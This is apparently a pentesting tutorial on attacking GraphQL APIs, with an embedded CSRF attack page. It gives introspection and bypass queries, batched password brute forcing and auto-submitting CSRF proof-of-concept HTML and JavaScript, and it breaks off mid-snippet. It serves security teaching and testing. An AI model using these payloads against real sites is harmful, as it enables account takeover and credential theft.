**GraphQL**

## Introduction

GraphQL is **highlighted** as an **efficient alternative** to REST API, offering a simplified approach for querying data from the backend. In contrast to REST, which often necessitates numerous requests across varied endpoints to gather data, GraphQL enables the fetching of all required information through a **single request**. This streamlining significantly **benefits developers** by diminishing the intricacy of their data fetching processes.

## GraphQL and Security

With the advent of new technologies, including GraphQL, new security vulnerabilities also emerge. A key point to note is that **GraphQL does not include authentication mechanisms by default**. It's the responsibility of developers to implement such security measures. Without proper authentication, GraphQL endpoints may expose sensitive information to unauthenticated users, posing a significant security risk.

### Directory Brute Force Attacks and GraphQL

To identify exposed GraphQL instances, the inclusion of specific paths in directory brute force attacks is recommended. These paths are:

* /graphql
* /graphiql
* /graphql.php
* /graphql/console
* /api
* /api/graphql
* /graphql/api
* /graphql/graphql

Identifying open GraphQL instances allows for the examination of supported queries. This is crucial for understanding the data accessible through the endpoint. GraphQL's introspection system facilitates this by detailing the queries a schema supports. For more information on this, refer to the GraphQL documentation on introspection: [**GraphQL: A query language for APIs.**](https://graphql.org/learn/introspection/)

### Fingerprint

The tool [**graphw00f**](https://github.com/dolevf/graphw00f) is capable to detect wich GraphQL engine is used in a server and then prints some helpful information for the security auditor.

#### Universal queries

To check if a URL is a GraphQL service, a **universal query**, query{\_\_typename}, can be sent. If the response includes {"data": {"\_\_typename": "Query"}}, it confirms the URL hosts a GraphQL endpoint. This method relies on GraphQL's \_\_typename field, which reveals the type of the queried object.

Copy

query{\_\_typename}

### Basic Enumeration

Graphql usually supports **GET**, **POST** (x-www-form-urlencoded) and **POST**(json). Although for security it's recommended to only allow json to prevent CSRF attacks.


#### Introspection

To use introspection to discover schema information, query the \_\_schema field. This field is available on the root type of all queries.

Copy

query={\_\_schema{types{name,fields{name}}}}


With this query you will find the name of all the types being used:



Copy

query={\_\_schema{types{name,fields{name,args{name,description,type{name,kind,ofType{name, kind}}}}}}}

With this query you can extract all the types, it's fields, and it's arguments (and the type of the args). This will be very useful to know how to query the database.



**Errors**


It's interesting to know if the **errors** are going to be **shown** as they will contribute with useful **information.**

Copy

?query={\_\_schema}

?query={}

?query={thisdefinitelydoesnotexist}



**Enumerate Database Schema via Introspection**

If introspection is enabled but the above query doesn't run, try removing the onOperation, onFragment, and onField directives from the query structure.

Copy

#Full introspection query

query IntrospectionQuery {

\_\_schema {

queryType {

name

}

mutationType {

name

}

subscriptionType {

name

}

types {

...FullType

}

directives {

name

description

args {

...InputValue

}

onOperation #Often needs to be deleted to run query

onFragment #Often needs to be deleted to run query

onField #Often needs to be deleted to run query

}

}

}

fragment FullType on \_\_Type {

kind

name

description

fields(includeDeprecated: true) {

name

description

args {

...InputValue

}

type {

...TypeRef

}

isDeprecated

deprecationReason

}

inputFields {

...InputValue

}

interfaces {

...TypeRef

}

enumValues(includeDeprecated: true) {

name

description

isDeprecated

deprecationReason

}

possibleTypes {

...TypeRef

}

}

fragment InputValue on \_\_InputValue {

name

description

type {

...TypeRef

}

defaultValue

}

fragment TypeRef on \_\_Type {

kind

name

ofType {

kind

name

ofType {

kind

name

ofType {

kind

name

}

}

}


}

Inline introspection query:

Copy

/?query=fragment%20FullType%20on%20Type%20{+%20%20kind+%20%20name+%20%20description+%20%20fields%20{+%20%20%20%20name+%20%20%20%20description+%20%20%20%20args%20{+%20%20%20%20%20%20...InputValue+%20%20%20%20}+%20%20%20%20type%20{+%20%20%20%20%20%20...TypeRef+%20%20%20%20}+%20%20}+%20%20inputFields%20{+%20%20%20%20...InputValue+%20%20}+%20%20interfaces%20{+%20%20%20%20...TypeRef+%20%20}+%20%20enumValues%20{+%20%20%20%20name+%20%20%20%20description+%20%20}+%20%20possibleTypes%20{+%20%20%20%20...TypeRef+%20%20}+}++fragment%20InputValue%20on%20InputValue%20{+%20%20name+%20%20description+%20%20type%20{+%20%20%20%20...TypeRef+%20%20}+%20%20defaultValue+}++fragment%20TypeRef%20on%20Type%20{+%20%20kind+%20%20name+%20%20ofType%20{+%20%20%20%20kind+%20%20%20%20name+%20%20%20%20ofType%20{+%20%20%20%20%20%20kind+%20%20%20%20%20%20name+%20%20%20%20%20%20ofType%20{+%20%20%20%20%20%20%20%20kind+%20%20%20%20%20%20%20%20name+%20%20%20%20%20%20%20%20ofType%20{+%20%20%20%20%20%20%20%20%20%20kind+%20%20%20%20%20%20%20%20%20%20name+%20%20%20%20%20%20%20%20%20%20ofType%20{+%20%20%20%20%20%20%20%20%20%20%20%20kind+%20%20%20%20%20%20%20%20%20%20%20%20name+%20%20%20%20%20%20%20%20%20%20%20%20ofType%20{+%20%20%20%20%20%20%20%20%20%20%20%20%20%20kind+%20%20%20%20%20%20%20%20%20%20%20%20%20%20name+%20%20%20%20%20%20%20%20%20%20%20%20%20%20ofType%20{+%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20kind+%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20name+%20%20%20%20%20%20%20%20%20%20%20%20%20%20}+%20%20%20%20%20%20%20%20%20%20%20%20}+%20%20%20%20%20%20%20%20%20%20}+%20%20%20%20%20%20%20%20}+%20%20%20%20%20%20}+%20%20%20%20}+%20%20}+}++query%20IntrospectionQuery%20{+%20%20schema%20{+%20%20%20%20queryType%20{+%20%20%20%20%20%20name+%20%20%20%20}+%20%20%20%20mutationType%20{+%20%20%20%20%20%20name+%20%20%20%20}+%20%20%20%20types%20{+%20%20%20%20%20%20...FullType+%20%20%20%20}+%20%20%20%20directives%20{+%20%20%20%20%20%20name+%20%20%20%20%20%20description+%20%20%20%20%20%20locations+%20%20%20%20%20%20args%20{+%20%20%20%20%20%20%20%20...InputValue+%20%20%20%20%20%20}+%20%20%20%20}+%20%20}+}

The last code line is a graphql query that will dump all the meta-information from the graphql (objects names, parameters, types...)



If introspection is enabled you can use [**GraphQL Voyager**](https://github.com/APIs-guru/graphql-voyager) to view in a GUI all the options.

### Querying

Now that we know which kind of information is saved inside the database, let's try to **extract some values**.

In the introspection you can find **which object you can directly query for** (because you cannot query an object just because it exists). In the following image you can see that the "*queryType*" is called "*Query*" and that one of the fields of the "*Query*" object is "*flags*", which is also a type of object. Therefore you can query the flag object.



Note that the type of the query "*flags*" is "*Flags*", and this object is defined as below:




You can see that the "*Flags*" objects are composed by **name** and .**value** Then you can get all the names and values of the flags with the query:

Copy

query={flags{name, value}}

Note that in case the **object to query** is a **primitive** **type** like **string** like in the following example




You can just query is with:


Copy

query={hiddenFlags}

In another example where there were 2 objects inside the "*Query*" type object: "*user*" and "*users*". If these objects don't need any argument to search, could **retrieve all the information from them** just **asking** for the data you want. In this example from Internet you could extract the saved usernames and passwords:




However, in this example if you try to do so you get this **error**:




Looks like somehow it will search using the "***uid***" argument of type ***Int***. Anyway, we already knew that, in the [Basic Enumeration](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/graphql#basic-enumeration) section a query was purposed that was showing us all the needed information: query={\_\_schema{types{name,fields{name, args{name,description,type{name, kind, ofType{name, kind}}}}}}}

If you read the image provided when I run that query you will see that "***user***" had the **arg** "***uid***" of type *Int*.

So, performing some light ***uid*** bruteforce I found that in ***uid****=****1*** a username and a password was retrieved: query={user(uid:1){user,password}}



Note that I **discovered** that I could ask for the **parameters** "***user***" and "***password***" because if I try to look for something that doesn't exist (query={user(uid:1){noExists}}) I get this error:



And during the **enumeration phase** I discovered that the "***dbuser***" object had as fields "***user***" and "***password***.

**Query string dump trick (thanks to @BinaryShadow\_)**

If you can search by a string type, like: query={theusers(description: ""){username,password}} and you **search for an empty string** it will **dump all data**. (*Note this example isn't related with the example of the tutorials, for this example suppose you can search using "****theusers****" by a String field called "****description****"*).

### Searching

In this setup, a **database** contains **persons** and **movies**. **Persons** are identified by their **email** and **name**; **movies** by their **name** and **rating**. **Persons** can be friends with each other and also have movies, indicating relationships within the database.

You can **search** persons **by** the **name** and get their emails:

Copy

{

searchPerson(name: "John Doe") {

email

}

}

You can **search** persons **by** the **name** and get their **subscribed** **films**:

Copy

{

searchPerson(name: "John Doe") {

email

subscribedMovies {

edges {

node {

name

}

}

}

}

}

Note how its indicated to retrieve the name of the subscribedMovies of the person.

You can also **search several objects at the same time**. In this case, a search 2 movies is done:

Copy

{

searchPerson(subscribedMovies: [{name: "Inception"}, {name: "Rocky"}]) {

name

}

}r

Or even **relations of several different objects using aliases**:

Copy

{

johnsMovieList: searchPerson(name: "John Doe") {

subscribedMovies {

edges {

node {

name

}

}

}

}

davidsMovieList: searchPerson(name: "David Smith") {

subscribedMovies {

edges {

node {

name

}

}

}

}

}

### Mutations

**Mutations are used to make changes in the server-side.**

In the **introspection** you can find the **declared** **mutations**. In the following image the "*MutationType*" is called "*Mutation*" and the "*Mutation*" object contains the names of the mutations (like "*addPerson*" in this case):



In this setup, a **database** contains **persons** and **movies**. **Persons** are identified by their **email** and **name**; **movies** by their **name** and **rating**. **Persons** can be friends with each other and also have movies, indicating relationships within the database.

A mutation to **create new** movies inside the database can be like the following one (in this example the mutation is called addMovie):

Copy

mutation {

addMovie(name: "Jumanji: The Next Level", rating: "6.8/10", releaseYear: 2019) {

movies {

name

rating

}

}

}

**Note how both the values and type of data are indicated in the query.**

Additionally, the database supports a **mutation** operation, named addPerson, which allows for the creation of **persons** along with their associations to existing **friends** and **movies**. It's crucial to note that the friends and movies must pre-exist in the database before linking them to the newly created person.

Copy

mutation {

addPerson(name: "James Yoe", email: "jy@example.com", friends: [{name: "John Doe"}, {email: "jd@example.com"}], subscribedMovies: [{name: "Rocky"}, {name: "Interstellar"}, {name: "Harry Potter and the Sorcerer's Stone"}]) {

person {

name

email

friends {

edges {

node {

name

email

}

}

}

subscribedMovies {

edges {

node {

name

rating

releaseYear

}

}

}

}

}

}


### Directive Overloading

As explained in [**one of the vulns described in this report**](https://www.landh.tech/blog/20240304-google-hack-50000/), a directive overloading implies to call of a directive even millions of times to make the server waste operations until it's possible to DoS it.

### Batching brute-force in 1 API request

This information was take from <https://lab.wallarm.com/graphql-batching-attack/>. Authentication through GraphQL API with **simultaneously sending many queries with different credentials** to check it. It’s a classic brute force attack, but now it’s possible to send more than one login/password pair per HTTP request because of the GraphQL batching feature. This approach would trick external rate monitoring applications into thinking all is well and there is no brute-forcing bot trying to guess passwords.

Below you can find the simplest demonstration of an application authentication request, with **3 different email/passwords pairs at a time**. Obviously it’s possible to send thousands in a single request in the same way:



As we can see from the response screenshot, the first and the third requests returned *null* and reflected the corresponding information in the *error* section. The **second mutation had the correct authentication** data and the response has the correct authentication session token.



## GraphQL Without Introspection

More and more **graphql endpoints are disabling introspection**. However, the errors that graphql throws when an unexpected request is received are enough for tools like [**clairvoyance**](https://github.com/nikitastupin/clairvoyance) to recreate most part of the schema.

Moreover, the Burp Suite extension [**GraphQuail**](https://github.com/forcesunseen/graphquail) extension **observes GraphQL API requests going through Burp** and **builds** an internal GraphQL **schema** with each new query it sees. It can also expose the schema for GraphiQL and Voyager. The extension returns a fake response when it receives an introspection query. As a result, GraphQuail shows all queries, arguments, and fields available for use within the API. For more info [**check this**](https://blog.forcesunseen.com/graphql-security-testing-without-a-schema).

A nice **wordlist** to discover [**GraphQL entities can be found here**](https://github.com/Escape-Technologies/graphql-wordlist?).

### Bypassing GraphQL introspection defences

To bypass restrictions on introspection queries in APIs, inserting a **special character after the \_\_schema keyword** proves effective. This method exploits common developer oversights in regex patterns that aim to block introspection by focusing on the \_\_schema keyword. By adding characters like **spaces, new lines, and commas**, which GraphQL ignores but might not be accounted for in regex, restrictions can be circumvented. For instance, an introspection query with a newline after \_\_schema may bypass such defenses:

Copy

# Example with newline to bypass

{

"query": "query{\_\_schema

{queryType{name}}}"

}

If unsuccessful, consider alternative request methods, such as **GET requests** or **POST with x-www-form-urlencoded**, since restrictions may apply only to POST requests.

### **Discovering Exposed GraphQL Structures**

When introspection is disabled, examining the website's source code for preloaded queries in JavaScript libraries is a useful strategy. These queries can be found using the Sources tab in developer tools, providing insights into the API's schema and revealing potentially **exposed sensitive queries**. The commands to search within the developer tools are:

Copy

Inspect/Sources/"Search all files"

file:\* mutation

file:\* query

## CSRF in GraphQL

If you don't know what CSRF is read the following page:

# CSRF (Cross Site Request Forgery)

## Cross-Site Request Forgery (CSRF) Explained

**Cross-Site Request Forgery (CSRF)** is a type of security vulnerability found in web applications. It enables attackers to perform actions on behalf of unsuspecting users by exploiting their authenticated sessions. The attack is executed when a user, who is logged into a victim's platform, visits a malicious site. This site then triggers requests to the victim's account through methods like executing JavaScript, submitting forms, or fetching images.


### Prerequisites for a CSRF Attack

To exploit a CSRF vulnerability, several conditions must be met:

1. **Identify a Valuable Action**: The attacker needs to find an action worth exploiting, such as changing the user's password, email, or elevating privileges.
2. **Session Management**: The user's session should be managed solely through cookies or the HTTP Basic Authentication header, as other headers cannot be manipulated for this purpose.
3. **Absence of Unpredictable Parameters**: The request should not contain unpredictable parameters, as they can prevent the attack.

### Quick Check

You could **capture the request in Burp** and check CSRF protections and to test from the bowser you can click on **Copy as fetch** and check the request:



### Defending Against CSRF

Several countermeasures can be implemented to protect against CSRF attacks:

* [**SameSite cookies**](https://book.hacktricks.xyz/pentesting-web/hacking-with-cookies#samesite): This attribute prevents the browser from sending cookies along with cross-site requests. [More about SameSite cookies](https://book.hacktricks.xyz/pentesting-web/hacking-with-cookies#samesite).
* [**Cross-origin resource sharing**](https://book.hacktricks.xyz/pentesting-web/cors-bypass): The CORS policy of the victim site can influence the feasibility of the attack, especially if the attack requires reading the response from the victim site. [Learn about CORS bypass](https://book.hacktricks.xyz/pentesting-web/cors-bypass).
* **User Verification**: Prompting for the user's password or solving a captcha can confirm the user's intent.
* **Checking Referrer or Origin Headers**: Validating these headers can help ensure requests are coming from trusted sources. However, careful crafting of URLs can bypass poorly implemented checks, such as:
  + Using http://mal.net?orig=http://example.com (URL ends with the trusted URL)
  + Using http://example.com.mal.net (URL starts with the trusted URL)
* **Modifying Parameter Names**: Altering the names of parameters in POST or GET requests can help in preventing automated attacks.
* **CSRF Tokens**: Incorporating a unique CSRF token in each session and requiring this token in subsequent requests can significantly mitigate the risk of CSRF. The effectiveness of the token can be enhanced by enforcing CORS.

Understanding and implementing these defenses is crucial for maintaining the security and integrity of web applications.

## Defences Bypass

### From POST to GET

Maybe the form you want to abuse is prepared to send a **POST request with a CSRF token but**, you should **check** if a **GET** is also **valid** and if when you send a GET request the **CSRF token is still being validated**.

### Lack of token

Applications might implement a mechanism to **validate tokens** when they are present. However, a vulnerability arises if the validation is skipped altogether when the token is absent. Attackers can exploit this by **removing the parameter** that carries the token, not just its value. This allows them to circumvent the validation process and conduct a Cross-Site Request Forgery (CSRF) attack effectively.

### CSRF token is not tied to the user session

Applications **not tying CSRF tokens to user sessions** present a significant **security risk**. These systems verify tokens against a **global pool** rather than ensuring each token is bound to the initiating session.

Here's how attackers exploit this:

1. **Authenticate** using their own account.
2. **Obtain a valid CSRF token** from the global pool.
3. **Use this token** in a CSRF attack against a victim.

This vulnerability allows attackers to make unauthorized requests on behalf of the victim, exploiting the application's **inadequate token validation mechanism**.

### Method bypass

If the request is using a "**weird**" **method**, check if the **method** **override functionality** is working. For example, if it's **using a PUT** method you can try to **use a POST** method and **send**: *https://example.com/my/dear/api/val/num?****\_method=PUT***

This could also works sending the **\_method parameter inside the a POST request** or using the **headers**:

* *X-HTTP-Method*
* *X-HTTP-Method-Override*
* *X-Method-Override*

### Custom header token bypass

If the request is adding a **custom header** with a **token** to the request as **CSRF protection method**, then:

* Test the request without the **Customized Token and also header.**
* Test the request with exact **same length but different token**.

### CSRF token is verified by a cookie

Applications may implement CSRF protection by duplicating the token in both a cookie and a request parameter or by setting a CSRF cookie and verifying if the token sent in the backend corresponds to the cookie. The application validates requests by checking if the token in the request parameter aligns with the value in the cookie.

However, this method is vulnerable to CSRF attacks if the website has flaws allowing an attacker to set a CSRF cookie in the victim's browser, such as a CRLF vulnerability. The attacker can exploit this by loading a deceptive image that sets the cookie, followed by initiating the CSRF attack.

Below is an example of how an attack could be structured:

Copy

<html>

<!-- CSRF Proof of Concept - generated by Burp Suite Professional -->

<body>

<script>history.pushState('', '', '/')</script>

<form action="https://example.com/my-account/change-email" method="POST">

<input type="hidden" name="email" value="asd&#64;asd&#46;asd" />

<input type="hidden" name="csrf" value="tZqZzQ1tiPj8KFnO4FOAawq7UsYzDk8E" />

<input type="submit" value="Submit request" />

</form>

<img src="https://example.com/?search=term%0d%0aSet-Cookie:%20csrf=tZqZzQ1tiPj8KFnO4FOAawq7UsYzDk8E" onerror="document.forms[0].submit();"/>

</body>

</html>

Note that if the **csrf token is related with the session cookie this attack won't work** because you will need to set the victim your session, and therefore you will be attacking yourself.

### Content-Type change

According to [**this**](https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS#simple_requests), in order to **avoid preflight** requests using **POST** method these are the allowed Content-Type values:

* **application/x-www-form-urlencoded**
* **multipart/form-data**
* **text/plain**

However, note that the **severs logic may vary** depending on the **Content-Type** used so you should try the values mentioned and others like **application/json*,*text/xml**, **application/xml***.*

Example (from [here](https://brycec.me/posts/corctf_2021_challenges)) of sending JSON data as text/plain:

Copy

<html>

<body>

<form id="form" method="post" action="https://phpme.be.ax/" enctype="text/plain">

<input name='{"garbageeeee":"' value='", "yep": "yep yep yep", "url": "https://webhook/"}'>

</form>

<script>

form.submit();

</script>

</body>

</html>

### Bypassing Preflight Requests for JSON Data

When attempting to send JSON data via a POST request, using the Content-Type: application/json in an HTML form is not directly possible. Similarly, utilizing XMLHttpRequest to send this content type initiates a preflight request. Nonetheless, there are strategies to potentially bypass this limitation and check if the server processes the JSON data irrespective of the Content-Type:

1. **Use Alternative Content Types**: Employ Content-Type: text/plain or Content-Type: application/x-www-form-urlencoded by setting enctype="text/plain" in the form. This approach tests if the backend utilizes the data regardless of the Content-Type.
2. **Modify Content Type**: To avoid a preflight request while ensuring the server recognizes the content as JSON, you can send the data with Content-Type: text/plain; application/json. This doesn't trigger a preflight request but might be processed correctly by the server if it's configured to accept application/json.
3. **SWF Flash File Utilization**: A less common but feasible method involves using an SWF flash file to bypass such restrictions. For an in-depth understanding of this technique, refer to [this post](https://anonymousyogi.medium.com/json-csrf-csrf-that-none-talks-about-c2bf9a480937).

### Referrer / Origin check bypass

**Avoid Referrer header**

Applications may validate the 'Referer' header only when it's present. To prevent a browser from sending this header, the following HTML meta tag can be used:

Copy

<meta name="referrer" content="never">

This ensures the 'Referer' header is omitted, potentially bypassing validation checks in some applications.

**Regexp bypasses**

[PAGEURL Format Bypass](https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery/url-format-bypass)

To set the domain name of the server in the URL that the Referrer is going to send inside the parameters you can do:

Copy

<html>

<!-- Referrer policy needed to send the qury parameter in the referrer -->

<head><meta name="referrer" content="unsafe-url"></head>

<body>

<script>history.pushState('', '', '/')</script>

<form action="https://ac651f671e92bddac04a2b2e008f0069.web-security-academy.net/my-account/change-email" method="POST">

<input type="hidden" name="email" value="asd&#64;asd&#46;asd" />

<input type="submit" value="Submit request" />

</form>

<script>

// You need to set this or the domain won't appear in the query of the referer header

history.pushState("", "", "?ac651f671e92bddac04a2b2e008f0069.web-security-academy.net")

document.forms[0].submit();

</script>

</body>

</html>

### **HEAD method bypass**

The first part of [**this CTF writeup**](https://github.com/google/google-ctf/tree/master/2023/web-vegsoda/solution) is explained that [Oak's source code](https://github.com/oakserver/oak/blob/main/router.ts#L281), a router is set to **handle HEAD requests as GET requests** with no response body - a common workaround that isn't unique to Oak. Instead of a specific handler that deals with HEAD reqs, they're simply **given to the GET handler but the app just removes the response body**.

Therefore, if a GET request is being limited, you could just **send a HEAD request that will be processed as a GET request**.

## **Exploit Examples**

### **Exfiltrating CSRF Token**

If a **CSRF token** is being used as **defence** you could try to **exfiltrate it** abusing a [**XSS**](https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting#xss-stealing-csrf-tokens) vulnerability or a [**Dangling Markup**](https://book.hacktricks.xyz/pentesting-web/dangling-markup-html-scriptless-injection) vulnerability.

### **GET using HTML tags**

Copy

<img src="http://google.es?param=VALUE" style="display:none" />

<h1>404 - Page not found</h1>

The URL you are requesting is no longer available

Other HTML5 tags that can be used to automatically send a GET request are:

Copy

<iframe src="..."></iframe>

<script src="..."></script>

<img src="..." alt="">

<embed src="...">

<audio src="...">

<video src="...">

<source src="..." type="...">

<video poster="...">

<link rel="stylesheet" href="...">

<object data="...">

<body background="...">

<div style="background: url('...');"></div>

<style>

body { background: url('...'); }

</style>

<bgsound src="...">

<track src="..." kind="subtitles">

<input type="image" src="..." alt="Submit Button">

### Form GET request

Copy

<html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState('', '', '/')</script>

<form method="GET" action="https://victim.net/email/change-email">

<input type="hidden" name="email" value="some@email.com" />

<input type="submit" value="Submit request" />

</form>

<script>

document.forms[0].submit();

</script>

</body>

</html>

### Form POST request

Copy

<html>

<body>

<script>history.pushState('', '', '/')</script>

<form method="POST" action="https://victim.net/email/change-email" id="csrfform">

<input type="hidden" name="email" value="some@email.com" autofocus onfocus="csrfform.submit();" /> <!-- Way 1 to autosubmit -->

<input type="submit" value="Submit request" />

<img src=x onerror="csrfform.submit();" /> <!-- Way 2 to autosubmit -->

</form>

<script>

document.forms[0].submit(); //Way 3 to autosubmit

</script>

</body>

</html>

### Form POST request through iframe

Copy

<!--

The request is sent through the iframe withuot reloading the page

-->

<html>

<body>

<iframe style="display:none" name="csrfframe"></iframe>

<form method="POST" action="/change-email" id="csrfform" target="csrfframe">

<input type="hidden" name="email" value="some@email.com" autofocus onfocus="csrfform.submit();" />

<input type="submit" value="Submit request" />

</form>

<script>

document.forms[0].submit();

</script>

</body>

</html>

### **Ajax POST request**

Copy

<script>

var xh;

if (window.XMLHttpRequest)

{// code for IE7+, Firefox, Chrome, Opera, Safari

xh=new XMLHttpRequest();

}

else

{// code for IE6, IE5

xh=new ActiveXObject("Microsoft.XMLHTTP");

}

xh.withCredentials = true;

xh.open("POST","http://challenge01.root-me.org/web-client/ch22/?action=profile");

xh.setRequestHeader('Content-type', 'application/x-www-form-urlencoded'); //to send proper header info (optional, but good to have as it may sometimes not work without this)

xh.send("username=abcd&status=on");

</script>

<script>

//JQuery version

$.ajax({

type: "POST",

url: "https://google.com",

data: "param=value&param2=value2"

})

</script>

### multipart/form-data POST request

Copy

myFormData = new FormData();

var blob = new Blob(["<?php phpinfo(); ?>"], { type: "text/text"});

myFormData.append("newAttachment", blob, "pwned.php");

fetch("http://example/some/path", {

method: "post",

body: myFormData,

credentials: "include",

headers: {"Content-Type": "application/x-www-form-urlencoded"},

mode: "no-cors"

});

### multipart/form-data POST request v2

Copy

// https://www.exploit-db.com/exploits/20009

var fileSize = fileData.length,

boundary = "OWNEDBYOFFSEC",

xhr = new XMLHttpRequest();

xhr.withCredentials = true;

xhr.open("POST", url, true);

// MIME POST request.

xhr.setRequestHeader("Content-Type", "multipart/form-data, boundary="+boundary);

